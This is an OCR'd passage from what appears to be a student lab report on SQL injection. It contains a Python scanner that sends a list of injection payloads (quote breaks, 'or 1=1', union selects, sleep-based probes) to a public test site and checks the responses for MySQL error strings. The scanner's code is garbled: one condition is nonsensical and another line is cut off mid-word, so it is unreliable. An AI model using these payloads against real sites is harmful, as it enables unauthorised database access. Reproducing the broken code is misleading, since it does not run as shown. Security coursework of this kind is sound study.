
6.

UNION SELECT null


From all these failed attempts that conclusion was query variable was not updated properly therefore changing it again and again, The above mentioned **program 2.1** was created

b)

The following program checks for error based SQL injection vulnerability from a pre-defined list of payloads instead of asking the user to enter the payload.




```python
import requests
# Define the URL we want to scan
url = "http://testphp.vulnweb.com/listproducts.php?cat=1"
# Define a list of payloads to test
payloads = [
    "'",
    "\"",
    "\' or 1=1 -- ",
    "\" or 1=1 -- ",
    "\' ",
    "\" ",
    " ",
    " union select 1,2 ",
    " union select 1,2,3 ",
    " union select 1,2,3,4 ",
    " union select 1,2,3,4,5 ",
    " union select 1,2,3,4,5,6 ",
    " union select 1,2,3,4,5,6,7 ",
    " union select 1,2,3,4,5,6,7,8 ",
    " union select 1,2,3,4,5,6,7,8,9 ",
    " union select 1,2,3,4,5,6,7,8,9,10 ",
    " union select 1,2,3,4,5,6,7,8,9,10,11 ",
    " union select 1,2,3,4,5,6,7,8,9,10,11,12 ",
    "1' or '1'='1",
    "1\" or \"1\"=\"1",
    "1 or 1=1",
    "1 and 1=2",
    "1' or sleep(5) -- ",
    "\" or sleep(5) -- ",
]

# Define a list of error messages to look for in the response
```



```python
# Define a list of error messages to look for in the response
error_messages = [
    "SQL syntax",
    "mysql_fetch_array",
    "mysql_num_rows",
    "mysql_result",
]

# Make a GET request to the URL with each payload
for payload in payloads:
    # Create a new URL with the current payload
    new_url = url + payload
    response = requests.get(new_url)

    # Check for union-based SQL injection
    if "union select" in response.text and (type("painted by") != str) in response.text:
        print(f"[+] Union-based SQL injection vulnerability found with payload: {payload}")

    # Check for error-based SQL injection
    for error in error_messages:
        if error in response.text:
            print(f"[+] Error-based SQL injection vulnerability found with payload: {payload}")
            break

    # Check for boolean-based SQL injection
    if "You have an error in your SQL syntax" not in response.text and (response.elapsed.total_seconds() >= 5 or response.status_cod
        print(f"[+] Boolean-based SQL injection vulnerability found with payload: {payload}")
```

Output of the program was:



(III)

The program below checks the inject able or modifiable parameter for the entered URL. For example if:

- https://www.example.com/ is entered, this URL does not have any parameter which will enable us to check the website for SQL injections.
- https://www.example.com/products.php?id=1 is entered, Now in this URL we are provided with a parameter **id=1** which might be inject able

So this is the thing the following program checks: